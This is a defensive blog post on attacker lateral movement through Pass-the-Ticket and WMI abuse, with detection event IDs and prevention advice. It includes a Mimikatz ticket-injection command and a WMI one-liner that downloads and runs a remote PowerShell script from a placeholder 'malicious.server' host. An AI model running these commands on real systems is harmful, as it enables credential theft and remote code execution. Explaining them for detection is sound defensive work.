Lateral Movement: How Attackers Silently Navigate Your Network's Dark Alleys
Discover how attackers use Pass-the-Ticket and WMI abuse for lateral movement. Learn to detect east-west traffic and fortify your network's internal defenses.

Imagine a burglar who, after picking the front door, doesn’t immediately grab the most obvious valuables. Instead, they quietly slip into your living room, then the kitchen, then the bedrooms, meticulously mapping out your home, looking for hidden safes or unlocked drawers. This isn’t just a scene from a thriller; it’s the chilling reality of lateral movement in cybersecurity. 🔐 Attackers, once inside your network, rarely stop at the initial breach point. Their true mission begins with navigating your internal systems to find the crown jewels.
In today’s complex threat landscape, where advanced persistent threats (APTs) and ransomware gangs are becoming increasingly sophisticated, understanding and defending against lateral movement isn’t just crucial—it’s non-negotiable. This deep dive into the shadowy world of internal network navigation will equip you with insights into common attacker techniques like Pass-the-Ticket and WMI abuse, and crucially, how to detect and stop their east-west movements before they escalate into a full-blown catastrophe. Why does this matter now? Recent reports from CISA and industry analysts indicate that the average dwell time for attackers within networks remains stubbornly high, with internal reconnaissance and privilege escalation being key phases of successful breaches.
The Invisible Dance: Understanding Lateral Movement
Lateral movement refers to the techniques cyberattackers use to progressively move deeper into a network from an initial compromise point. Unlike initial access, which is about getting in, lateral movement is about moving around the internal network. Think of it as an attacker’s reconnaissance mission after gaining entry, seeking higher-value targets, escalating privileges, and establishing persistence. 🕵️♂️
This phase is particularly dangerous because it often exploits trust relationships and legitimate administrative tools, making it harder to detect. The goal is simple: pivot from a low-privilege foothold to high-value assets like domain controllers, critical servers, or sensitive data repositories. A 2024 analysis by Mandiant revealed that roughly 70% of all observed breaches involved significant lateral movement, highlighting its pervasive nature.
“Lateral movement isn’t just a tactic; it’s the core strategy for turning an initial foothold into complete network control. If you’re not looking for it, you’re not seeing the real threat.”
Attackers leveraging lateral movement are essentially attempting to impersonate legitimate users or systems to blend in. This makes traditional perimeter defenses less effective once they’re already inside.
Pass-the-Ticket (PtT): The Kerberos Key to Your Kingdom
Kerberos, the default authentication protocol for Windows domains, relies on “tickets” to grant users access to network services without repeatedly sending their credentials. While robust, its mechanism can be exploited by attackers via a technique known as Pass-the-Ticket (PtT). 🎟️
In a PtT attack, an attacker obtains a valid Kerberos Ticket Granting Ticket (TGT) or Service Ticket (ST) from a compromised host. Instead of cracking passwords or hashes, they directly inject this ticket into memory, allowing them to impersonate the legitimate user and access network resources that the ticket grants access to. This bypasses the need for the user’s actual password hash, making it incredibly stealthy.
How it Works: A Simplified View
- Compromise: An attacker gains local administrator privileges on a workstation.
- Dump Tickets: Using tools like Mimikatz or Rubeus, they extract Kerberos tickets from memory (LSASS process).
- Inject: The extracted ticket (often a TGT belonging to a high-privilege user) is injected into the current session’s memory.
- Access: The attacker can now access resources as the legitimate user, without needing their password or even a password hash.
Here’s a simplified example of how Mimikatz might be used (for educational purposes only):
1
2
# In a compromised elevated PowerShell session
Invoke-Mimikatz -Command '"kerberos::list" "kerberos::ptt /ticket:C:\Path\To\extracted.kirbi"'
This command first lists available Kerberos tickets, and then attempts to “pass” an extracted ticket (a .kirbi file) into the current session.
Detecting PtT Attacks
Detecting PtT requires a keen eye on Kerberos activity:
- Event ID 4624 (Successful Logon): Look for logon types associated with network logons (Type 3) where the authentication package is Kerberos, but the source IP or workstation is unusual for the account.
- Event ID 4634 (Logoff) & 4647 (User initiated logoff): Discrepancies between logon and logoff events, or a lack of logoff events, especially for privileged accounts.
- Kerberos Service Ticket Requests (Event ID 4769): Monitor for anomalous service ticket requests for sensitive services (e.g., CIFS, LDAP) originating from unexpected source hosts or for users not typically accessing those services from that location.
- Unusual Process Activity: Tools like Mimikatz leave forensic artifacts or distinct process behavior. EDR solutions can flag these.
Implementing a strong privileged access management (PAM) solution and regularly rotating privileged account credentials is vital. Also, ensure multi-factor authentication (MFA) is enforced for all privileged access and administrative interfaces, even within the network, to mitigate the impact if tickets are compromised.
WMI Abuse: The Administrator’s Friend, The Attacker’s Tool
Windows Management Instrumentation (WMI) is a powerful, built-in feature of Windows that allows administrators to manage local and remote computers. It’s used for everything from gathering system information to executing scripts and installing software. Unfortunately, its power and ubiquity also make it an ideal target and tool for attackers performing lateral movement. 😈
Attackers frequently abuse WMI for:
- Remote Code Execution: Running commands or scripts on remote systems.
- Reconnaissance: Gathering system information, user details, installed software.
- Persistence: Creating WMI event subscriptions to execute code at specific intervals or upon certain events.
- Lateral Movement: Connecting to remote machines and executing commands.
Practical Example: Remote Command Execution via WMI
An attacker who has credentials for a local administrator account on a target machine can use WMI to execute arbitrary commands. For instance, creating a new service or launching a malicious executable.
Here’s a simple (and benign) example of using wmic from the command line to query a remote machine’s running processes:
wmic /node:TARGET_IP_OR_HOSTNAME process get Caption,ProcessId,ParentProcessId
More aggressively, PowerShell can be used:
1
2
# Execute a command remotely using Invoke-WmiMethod
Invoke-WmiMethod -ComputerName TARGET_IP_OR_HOSTNAME -Class Win32_Process -Name Create -ArgumentList "cmd.exe /c powershell.exe -NoP -NonI -Exec Bypass -C `IEX (New-Object System.Net.WebClient).DownloadString('http://malicious.server/payload.ps1')`"
This PowerShell command attempts to remotely execute a malicious script.
Detecting WMI Abuse
- WMI Event Logs: Windows logs WMI activity (especially with enhanced logging). Look for
Microsoft-Windows-WMI-Activity/Operationalevents, specifically event IDs indicating WMI object creation, modifications, or remote connections. - Process Monitoring: Monitor for unusual parent-child process relationships. For example,
wmiprvse.exe(the WMI Provider Host) initiating unexpected child processes likecmd.exe,powershell.exe, or direct execution of binaries from unusual paths. - Network Connections: WMI traffic uses RPC (often over SMB ports 135/445). Look for connections to
wmiprvse.exefrom unexpected source IPs, especially those originating from user workstations trying to connect to other workstations or sensitive servers. - Endpoint Detection and Response (EDR): EDR solutions are excellent at detecting WMI event subscription creation, process injection, and other anomalous WMI-related behaviors.
Enable verbose WMI logging on critical systems. While it can generate a lot of data, it’s invaluable for forensics. Also, regularly review WMI permanent event subscriptions for any unauthorized additions.
The Silent Hunt: Detecting East-West Attacker Movement
Detecting lateral movement, often referred to as “east-west” traffic, is notoriously challenging because it occurs within the trusted network perimeter. Unlike “north-south” traffic that crosses the firewall, east-west traffic largely bypasses traditional security controls. 📊 However, a multi-layered approach using advanced analytics and comprehensive logging can turn the tide.
Here’s how to shine a light on the hidden paths attackers take:
1. Network Traffic Analysis (NTA)
- Flow Data (NetFlow, sFlow, IPFIX, VPC Flow Logs): Analyze network flow data for unusual communication patterns between internal hosts. Look for:
- Connections from workstations to servers they shouldn’t access.
- High volume of traffic to sensitive assets from unexpected sources.
- Unusual ports or protocols being used internally (e.g., RDP from a standard user workstation to another standard user workstation).
- Deep Packet Inspection (DPI): If feasible, DPI can identify specific lateral movement tools or protocols being used within internal segments.
2. Endpoint Detection and Response (EDR) Telemetry
- Process Creation: Monitor for suspicious process creations (
cmd.exe,powershell.exe,psexec.exe,wmic.exe) originating from unexpected parent processes or with unusual command-line arguments. - Module Loads: Detect the loading of known malicious DLLs or suspicious modules into legitimate processes (e.g., Mimikatz injecting into
lsass.exe). - Registry & File System Changes: Look for modifications associated with persistence mechanisms (e.g., WMI event subscriptions, Run keys, service creation).
- Login Anomalies: Track successful and failed login attempts across the network. A sudden surge of failed logins from one internal host to many others could indicate a brute-force or credential stuffing attempt.
3. Identity & Access Management (IAM) Monitoring
- Kerberos Event Logs (Domain Controllers): As discussed with PtT, analyze Kerberos authentication (Event ID 4768, 4769) and logon events (Event ID 4624) for anomalies. Look for multiple failed TGT requests, or successful logons from atypical source IPs for privileged accounts.
- Privileged Account Usage: Monitor administrative accounts for logins outside of business hours, from unusual machines, or for access to resources they typically don’t manage.
- Failed Authentication Attempts: Track consecutive failed login attempts originating from specific internal IP addresses to various resources.
4. Behavioral Analytics (UEBA)
- User and Entity Behavior Analytics (UEBA) systems baseline normal user and system behavior. They can then flag deviations, such as:
- A user account suddenly accessing servers it never has before.
- A service account logging into an interactive session.
- A machine attempting to connect to an unusually high number of internal hosts.
5. Log Correlation and SIEM
- A Security Information and Event Management (SIEM) system is critical for correlating logs from various sources (endpoints, network devices, domain controllers, applications). This allows you to piece together a full attack chain from disparate events, making detection of multi-stage lateral movement far more effective.
Here’s a quick comparison of key detection methods:
| Detection Method | Focus Area | Key Indicators | Best For |
|---|---|---|---|
| NTA | Network Traffic | Unusual internal flows, protocols, ports | High-level network reconnaissance, C2 |
| EDR | Endpoint Behavior | Process trees, loaded modules, file/reg changes | PtT, WMI abuse, tool execution |
| IAM Monitoring | User/Account Activity | Abnormal logins, Kerberos events, failed attempts | Credential theft, privilege escalation |
| UEBA | Behavioral Anomalies | Deviations from baseline user/entity patterns | Unknown threats, subtle lateral movement |
| SIEM | Log Correlation | Correlating events across multiple sources | Comprehensive attack chain visibility |
The adoption of Zero Trust Architecture is a significant trend here. By operating under the principle “never trust, always verify,” Zero Trust inherently makes lateral movement more difficult, as every internal resource access requires explicit authentication and authorization, regardless of network location.
Fortifying Your Perimeter: Prevention & Mitigation Strategies
Detecting lateral movement is one half of the battle; preventing it from happening in the first place is the other. Here are actionable strategies:
- Network Segmentation & Micro-segmentation: Divide your network into smaller, isolated segments. This limits how far an attacker can move laterally if one segment is compromised. Micro-segmentation takes this a step further, creating per-application or per-workload firewalls.
- Least Privilege Principle: Ensure users and services only have the minimum necessary permissions to perform their tasks. This limits the “blast radius” of a compromised account.
- Multi-Factor Authentication (MFA) Everywhere: Extend MFA beyond just external access to internal administrative interfaces and critical systems.
- Endpoint Hardening: Implement strong security configurations, regularly patch systems, disable unnecessary services, and use application whitelisting to prevent unauthorized executables.
- Strong Credential Management:
- Implement LAPS (Local Administrator Password Solution) for randomized local admin passwords across workstations.
- Use Privileged Access Management (PAM) solutions to manage and rotate credentials for sensitive accounts.
- Enforce strong, unique passwords for all accounts.
- Regular Vulnerability Management & Patching: Keep all systems, applications, and network devices updated to fix known vulnerabilities that attackers often exploit to gain initial access or elevate privileges.
- Attack Path Management (APM): Tools and practices that identify and visualize potential lateral movement paths an attacker could take, allowing you to prioritize and remediate the most critical ones.
- Security Awareness Training: Educate users about phishing and social engineering, as initial access often begins with human error.
Key Takeaways
- Lateral movement is the core of most significant breaches, turning initial access into full network compromise.
- Pass-the-Ticket (PtT) exploits Kerberos tickets to impersonate users without needing their password hash, making detection challenging.
- WMI abuse weaponizes a legitimate Windows management tool for remote execution, reconnaissance, and persistence.
- Detecting east-west traffic requires a multi-layered approach combining NTA, EDR, IAM monitoring, UEBA, and SIEM correlation.
- Proactive prevention is paramount, focusing on network segmentation, least privilege, MFA, and robust credential management.
Conclusion
The battle against cyber attackers has moved beyond the perimeter. The true resilience of your organization now hinges on your ability to detect and neutralize threats that have already breached the initial defenses and are moving laterally within your network. Techniques like Pass-the-Ticket and WMI abuse are not theoretical threats; they are actively deployed by adversaries daily.
By understanding these tactics, implementing robust detection strategies for east-west movement, and fortifying your internal defenses with a proactive security posture, you can transform your network from a wide-open playing field for attackers into a tightly controlled fortress. Don’t let your internal network become their silent playground. Start defending your dark alleys today.
—Mr. Xploit 🛡️